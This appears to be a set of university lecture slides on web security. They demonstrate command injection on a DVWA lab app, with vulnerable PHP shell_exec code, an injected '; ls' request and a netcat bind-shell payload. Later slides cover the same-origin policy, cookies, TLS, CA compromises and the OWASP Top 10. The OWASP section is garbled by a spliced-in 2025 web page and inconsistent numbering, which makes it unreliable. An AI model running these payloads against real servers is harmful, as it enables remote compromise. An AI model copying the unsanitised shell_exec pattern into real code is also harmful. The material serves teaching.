

Parameter Injection

1. `http://site.com/exec/`



Ping for FREE
Enter an IP address below:

`<h2>Ping for FREE</h2>`

`<p>Enter an IP address below:</p>`

`<form name="ping" action="#" method="post">`

`<input type="text" name="ip" size="30">`

`<input type="submit" value="submit" name="submit">`

`</form>`

Input to form
program

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1&submit=submit

ip input



```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program

<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>

<form name="ping" action="#" method="post">

<input type="text" name="ip" size="30">

<input type="submit" value="submit" name="submit">

</form>

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1&submit=submit

ip input

Client

Server

2. Send page

spot the bug

```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

Ping for FREE

Enter an IP address below:

submit

PHP exec program

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms

64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms

64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 1999ms

rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1%3b+ls&submit=submit

“; ls” encoded

Client

Server

2 Send name

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms
```

--- 127.0.0.1 ping statistics ---

3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms

help
index.php
source

Information
Disclosure

```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program

DEMO

Simple Parameter Injection


Getting a Shell

```
ip=127.0.0.1+%26+netcat+-v+-  
e+'/bin/bash'+-l+-p+31337&submit=submit
```

```
netcat -v -e '/bin/bash' -l -p 31337
```

Trust on the Web

1. Trust that you are visiting the site you think you are




Trust on the Web

2. Trust that the site is benign



Trust on the Web

3. Trust that third-party sites are benign



Web Security Model

- Threat model
 - Attackers cannot intercept, drop, or modify arbitrary traffic
 - DNS is trustworthy
 - SSL CAs are trustworthy
 - Lower network layers are free of vulnerabilities
 - Script cannot escape browser sandbox
- Goal: Isolate web apps from different *origins*
 - Attacker can control a malicious website that the victim visits

Origin

Origin = <protocol, hostname, port>

- Every object is associated with an origin that provides a security context
 - Document object model (DOM)
 - Resources (images, style sheets, scripts, ...)
- The ***same-origin policy (SOP)*** states that subjects from one origin cannot access objects from another origin
 - SOP is the basis of classic web security
 - Some exceptions to this policy (e.g., document.domain)
 - SOP restrictions have been relaxed in newer standards (e.g., WebSockets)

Authentication

How is authentication implemented over a stateless protocol?

- HTTP authentication
- Session cookies
- SSL certificates
- Kerberos
- Secure Remote Password (SRP)

HTTP Authentication

- Access control mechanism built into HTTP
- Server indicates that authentication is required
 - WWW-Authenticate: Basic realm=“\$realmID”
- Client submits base64-encoded username and password
 - Authorization: Basic BASE64(\$user:\$password)
 - Should only be performed over HTTPS
 - No “logout” mechanism
- Digest variant uses hash construction (usually MD5)
 - Some improvement over basic authentication

Cookies

- Cookies: a basic mechanism for persistent state
 - Store small amount of data (usually ~4Kb)
 - Often used as authentication credentials
 - Associated with user tracking
- Attributes
 - Domain and path restrict resources for which browser will send cookies
 - Expiration sets how long cookie is valid
 - HttpOnly, Secure
- Manipulated by Set-Cookie, Cookie headers

Session Cookie Example

1. Client submits login credentials
2. App validates credentials
3. App generates and stores a session identifier
 - Hashed, encoded random number
 - Or, encrypted and signed data
4. App uses `Set-Cookie` to set session ID
5. Client uses `Cookie` to submit session ID as part of subsequent requests
6. Session dropped by cookie expiration or removing session record

Cookies

Non-persistent cookies (no expiration set)

- Only stored in memory during browser session
- Good as session cookies

Secure cookies

- Only sent over encrypted (SSL) connections

Encrypting cookies sent over insecure connection

- Useless, attacker can perform replay attack

Cookies that include the client IP address

- Stolen cookie is worthless
- Breaks session if client IP changes during session

Cookies:

Normal

SECURE

HTTP_ONLY

Session Cookies

Advantages

- Flexible (authentication delegated to web-app)
- Support for logout (i.e., remove session record)
- Large number of ready-made session management frameworks

Disadvantages

- Flexible (authentication delegated to web-app)
- Users can be tricked into using known session IDs
- Cookies can be replayed if stolen
- ...

SSL/TLS/HTTPS

- SSL/TLS is a protocol for ensuring the confidentiality and authenticity of other protocols (e.g., HTTP)
 - HTTP wrapped in SSL/TLS → HTTPS
- Relies on X.509 certificates and public key infrastructure
 - Certificates used to check authenticity of server (and optionally the client)
 - Certificate authorities (CAs) are trust anchors for authenticity checks
- In theory, HTTPS should be the strongest part of web security
 - In practice, there are *many attacks*

Compromised CAs Can Issue Valid Certificates



Compromised CAs Clearly This is Rare ...?!

2008 - Thawte

Mike Zusman registers the email address `sslcertificates@live.com` and uses it to obtain a rogue SSL certificate from Thawte for Microsoft's live.com.

Cause: Thawte allowed domain validation emails to be sent to an email address (`sslcertificates@live.com`) that wasn't commonly reserved as an administrative address.

Thawte is later acquired by Symantec, which is eventually distrusted by all major platforms due to additional malfeasance.

2008 - StartCom

OWASP

The Open Web Application Security Project (www.owasp.org)

- OWASP is dedicated to helping organizations understand and improve the security of their web applications and web services.
- The Top Ten vulnerability list was created to point corporations and government agencies to the most serious of these vulnerabilities.
- Web application security has become a hot topic as companies race to make content and services accessible though the web. At the same time, attackers are turning their attention to the common weaknesses created by application developers.

OWASP Top 10 (2007)

OWASP Top Ten

[Main](#)[Translation Efforts](#)[Sponsors](#)[Data 2025](#)

Important note:

OWASP Top Ten 2025

Current project status as of Sept 2025:

- We are on track to announce the release of the **OWASP Top 10:2025** at the OWASP Global AppSec Conf in DC the first week of Nov 2025.

OWASP Top 10 (2007)

- 1 Injection Flaws **(1) (1 in 2013)**
 - 2 Broken Authentication and Session Management **(2)**
 - 3 Sensitive Data Exposure **(-)**
 - 4 XML External Entities **(-)**
 - 5 Broken Access Control **(-)**
 - 6 Security Misconfiguration **(-)**
 - 7 Cross Site Scripting (XSS) **(3)**
 - 8 Insecure Deserialization **(-)**
 - 9 Using Components with Known Vulnerabilities **(-)**
 - 10 Insufficient Logging & Monitoring **(-)**
- Insecure Direct Object Reference **(4)**
 - Cross Site Request Forgery **(8)**
 - Information Leakage and Improper Error Handling

OWASP Top 10

Cross Site Scripting (XSS) (1)

- The web application can be used as a mechanism to transport the attack to the end user's browser
- XSS allows attackers to execute script in the user's browser which can hijack a user's sessions, deface websites, and possibly introduce worms

Injection Flaws (SQL Injection in particular)(7)

- Injection occurs when user supplied data is sent to an interpreter as part of a command or query
- The attacker's hostile data tricks the interpreter into executing unintended commands, or modify data

OWASP Top 10

Malicious File Execution

- Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, often leading to a total server compromise
- Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users

Insecure Direct Object Reference

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter.
- Attackers can manipulate those references to access other objects without authorization.

OWASP Top 10

Cross Site Request Forgery (CSRF) (-)

- A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application

Broken Authentication and Session Management (2)

- Account credentials and session tokens are often not properly protected.
- Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

Questions?

END